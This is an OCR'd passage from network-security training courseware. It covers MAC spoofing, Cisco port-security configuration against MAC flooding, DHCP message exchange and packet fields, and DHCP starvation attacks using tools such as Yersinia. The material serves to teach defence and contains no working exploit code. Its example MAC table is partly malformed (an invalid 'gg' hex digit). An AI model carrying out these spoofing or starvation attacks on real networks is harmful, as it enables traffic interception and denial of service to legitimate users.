
7. The spoofed MAC address of target Host B (**bb-cc-dd-ee-ff-gg**) and the port connect to the attacker's machine (**Port C**) and update the switch's CAM table. Now, a connection is established between **Host A** and the attacker's machine (**Host C**).

VLAN	MAC Address	Type	Learn	Age	Ports
255	Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	0	Port A
5	Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port B
5	Host C	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port C

Table 8.7: MAC Table updated with a spoofed entry

8. Now, the system will forward all the packets directed towards Host B to Host C through Port C, i.e., the attacker's machine.

Thus, an attacker can sniff the packets sent to Host B.



How to Defend against MAC Attacks

132,000
Bogus MACs

Configuring Port Security on Cisco Switch:

- switchport port-security
- switchport port-security maximum 1 vlan access
- switchport port-security violation restrict
- switchport port-security aging time 2
- switchport port-security aging type inactivity
- snmp-server enable traps port-security trap-rate 5

Only 1 MAC Address
Allowed on the Switch Port

Port security can be used to **restrict inbound traffic** from only a selected set of MAC addresses and limit MAC flooding attack

How to Defend against MAC Attacks

Port security is a feature that identifies and limits the MAC addresses of the machines that can access the port. If you assign a secure MAC address to a secure port, then the port will forward only the packets with source addresses inside the group of defined addresses.

A security violation occurs

- When a port is configured as a secure port, and the maximum number of secure MAC addresses is reached
- When the MAC address of the machine that is attempting to access the port does not match any of the identified secure MAC addresses

Once the maximum number of secure MAC addresses on the port is set, the secure MAC addresses are included in an address table in any of the following three ways:

- You can configure all secure MAC addresses by using the switch port, port-securing the MAC-address interface configuration command.
- You can allow the port to dynamically configure secure MAC addresses with the MAC addresses of the connected devices.
- You can configure a number of addresses and allow the rest to be dynamically configured.

Port security limits MAC flooding attacks and locks down ports, sending an SNMP trap.

As shown in the figure, the attacker floods the switch CAM tables with fake MAC addresses and thus threatens security by turning a switch into a hub.



Figure 8.23: Flooding CAM tables

As shown in the figure, the number of MAC addresses allowed on the switch port is limited to one; therefore, the MAC requests are recognized as flooding. Port security locks down the port and sends an SNMP trap.



Figure 8.24: Blocking MAC flooding

Configuring Port Security on Cisco Switch

Source: *https://www.cisco.com*

Steps to restrict traffic through a port by limiting and identifying MAC addresses of the stations allowed to access the port:

1. **`interface interface_id`**

   Enters interface configuration mode and enters the physical interface to configure, for example, gigabitethernet 3/1.

2. **`switchport mode access`**

   Sets the interface mode as access; an interface in the default mode (dynamic desirable) cannot be configured as a secure port.

3. **`switchport port-security`**

   Enables port security on the interface.

4. **`switchport port-security maximum value`**

   Sets the maximum number of secure MAC addresses for the interface. The range is 1 to 3072; the default is 1.

5. **`switchport port-security violation {restrict | shutdown}`**

   Sets the violation mode, the action to be taken when a security violation {restrict | shutdown} is detected.

6. **`switchport port-security limit rate invalid-source-mac`**

   Sets the rate limit for bad packets.

7. **`switchport port-security mac-address mac_address`**

   Enters a secure MAC address for the interface. You can use this command to enter the maximum number of secure MAC addresses.

8. **`switchport port-security mac-address sticky`**

   Enables sticky learning on the interface.

9. **`end`**

   Returns to privileged EXEC mode.

10. **`show port-security address`**

    `or`

    `show port-security address interface interface_id`

    Verifies your entries.

Some additional commands to configure the Cisco port security feature:

- **`switchport port-security maximum 1 vlan access`**

  Sets the maximum number of secure MAC addresses for the interface. The range is 1 to 3072. The default is 1.

- **`switchport port-security aging time 2`**

  Sets the aging time for the secure port.

- **`switchport port-security aging type inactivity`**

  The type keyword sets the aging type as absolute or inactive.

- **`snmp-server enable traps port-security trap-rate 5`**

  Controls the rate at which SNMP traps are generated.

DHCP Starvation Attack

- This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts **forged DHCP requests** and tries to lease all the DHCP addresses available in the DHCP scope
- Therefore, the legitimate user is **unable to obtain or renew an IP address** requested via DHCP, and fails to get access to the network

Sniffing Technique: DHCP Attacks

This section discusses various Dynamic Host Configuration Protocol (DHCP) attacks. A DHCP attack is an active sniffing technique used by the attackers to steal and manipulate sensitive data. This section describes how DHCP works, DHCP starvation attacks, tools used for starvation attacks, rogue server attacks, and different ways to defend against DHCP attacks.

How DHCP Works

DHCP is a client–server protocol that provides an IP address to an IP host. In addition to the IP address, the DHCP server also provides configuration-related information such as the default gateway and subnet mask. When a DHCP client device boots up, it participates in traffic broadcasting.

DHCP can assign IP configuration to hosts connecting to a network. The distribution of IP configuration to hosts simplifies the administrator’s work to maintain IP networks.

DHCP servers maintain TCP/IP configuration information in a database such as valid TCP/IP configuration parameters, valid IP addresses, and duration of the lease offered by the server. It provides address configurations to DHCP-enabled clients in the form of a lease offer.

Working of DHCP:

1. The client broadcasts a DHCPDISCOVER/SOLICIT request asking for DHCP configuration Information.
2. A DHCP-relay agent captures the client request and unicasts it to the DHCP servers available in the network.

3. A DHCP server unicasts DHCPOFFER/ADVERTISE, which contains the client's and server's MAC addresses.
4. The relay agent broadcasts DHCPOFFER/ADVERTISE in the client's subnet.
5. The client broadcasts DHCPREQUEST/REQUEST asking the DHCP server to provide the DHCP configuration information.
6. The DHCP server sends a unicast DHCPACK/REPLY message to the client with the IP configuration and information.

```
IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2, 192.168.168.3
Lease Time: 2 days
```

Figure 8.25: Working of DHCP

DHCP Request/Reply Messages

A device that already has an IP address can use the simple request/reply exchange to obtain other configuration parameters from a DHCP server. When the DHCP client receives a DHCP offer, the client immediately responds by sending back a DHCP request packet. Devices that are not using DHCP to acquire IP addresses can still utilize DHCP's other configuration capabilities. A client can broadcast a DHCPINFORM message to request that any available server send its parameters on the usage of the network. DHCP servers respond with the requested parameters and/or default parameters carried in DHCP options of a DHCPACK message. If a DHCP request comes from a hardware address that is in the DHCP server's reserved pool and the request is not for the IP address that this DHCP server offered, the DHCP server's offer is invalid. The DHCP server can put that IP address back into the pool and offer it to another client.

DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	Client broadcast to locate the available DHCP servers
DHCPOffer	Advertise	Server to client in response to DHCPDiscover with the offer of configuration parameters
DHCPRequest	Request, Confirm, Renew, Rebind	Client to servers either (a) requesting offered parameters, (b) confirming the correctness of the previously allocated address, or (c) extending the lease period
DHCPAck	Reply	Server to client with configuration parameters, including the committed network address

DHCPRelease	Release	Client to server relinquishing the network address and canceling the remaining lease
DHCPDecline	Decline	Client to server indicating that the network address is already in use
N/A	Reconfigure	Server to client saying that it has new or updated configuration settings. The client then sends either a renew/reply or Information-request/reply transaction to get the updated information
DHCPInform	Information Request	Client to server asking only for local configuration parameters; the client already has the externally configured network address
N/A	Relay-Forward	A relay agent sends a relay-forward message to relay messages to servers, either directly or through another relay agent
N/A	Relay-Reply	A server sends a relay-reply message to a relay agent containing a message that the relay agent delivers to a client
DHCPNAK	N/A	Server to client indicating that the client's notion of the network address is incorrect (e.g., the client has moved to a new subnet) or the client's lease has expired

Table 8.8: DHCP request/reply messages

IPv4 DHCP Packet Format

DHCP enables communication on an IP network by configuring network devices. It assigns IP addresses and other information to computers so that they can communicate on the network in the client–server mode. DHCP has two functionalities: delivering host-specific configuration parameters and allocating network addresses to hosts.

A series of DHCP messages is used in communication between DHCP servers and DHCP clients. DHCP messages have the same format as that of Bootstrap Protocol (BOOTP) messages. This is because DHCP maintains its compatibility with BOOTP relay agents, thus eliminating the need to change the BOOTP client's initialization software to interoperate with DHCP servers.

Figure 8.26: IPv4 DHCP packet format

The following table details every field of the IPv4 DHCP message:

FIELD	OCTETS	DESCRIPTION
Opcode	1	This field contains the message opcode that represents the message type: opcode “1” represents messages sent by the client, while “2” represents responses sent by the server
Hardware Address Type	1	Hardware address type defined at the Internet Assigned Numbers Authority (IANA) (e.g., “1” = 10 Mb Ethernet)
Hardware Address Length	1	Hardware address length in octets
Hops	1	In general, the DHCP clients set the value to “0”; however, optionally used to count the number of relay agents that forwarded the message
Transaction ID (XID)	4	A random number is chosen by the client to associate the request messages and their responses between a client and a server
Seconds	2	Seconds elapsed since the client began the address acquisition or renewal process
Flags	2	Flags set by the client; For example, if the client cannot receive unicast IP datagrams, then the broadcast flag is set
Client IP Address (CIADDR)	4	Used when the client has an IP address and can respond to ARP requests
Your IP Address (YIADDR)	4	The address assigned by the DHCP server to the DHCP client

Server IP Address (SIADDR)	4	Server's IP address
Gateway IP Address (GIADDR)	4	The IP address of the DHCP relay agent
Client Hardware Address (CHADDR)	16	The hardware address of the client
Server Name (SNAME)	64	Optional server hostname
File Name	128	Name of the file containing BOOTP client's boot image
DHCP Options	Variable	

Table 8.9: Fields of IPv4 DHCP message

DHCP Starvation Attack

In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all of the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network. An attacker broadcasts DHCP requests with spoofed MAC addresses with the help of tools such as Yersinia, Hyenae, and Gobbler.

DHCP Starvation Attack Tools

DHCP starvation attack tools send a large number of requests to a DHCP server, leading to exhaustion of the server's address pool. Subsequently, the DHCP server is unable to allocate configurations to new clients.

- **Yersinia**

  Source: *https://sourceforge.net*

  Yersinia is a network tool designed to take advantage of weaknesses in different network protocols like DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems. As shown in the screenshot, attackers use Yersinia to perform a DHCP starvation attack on the target system.

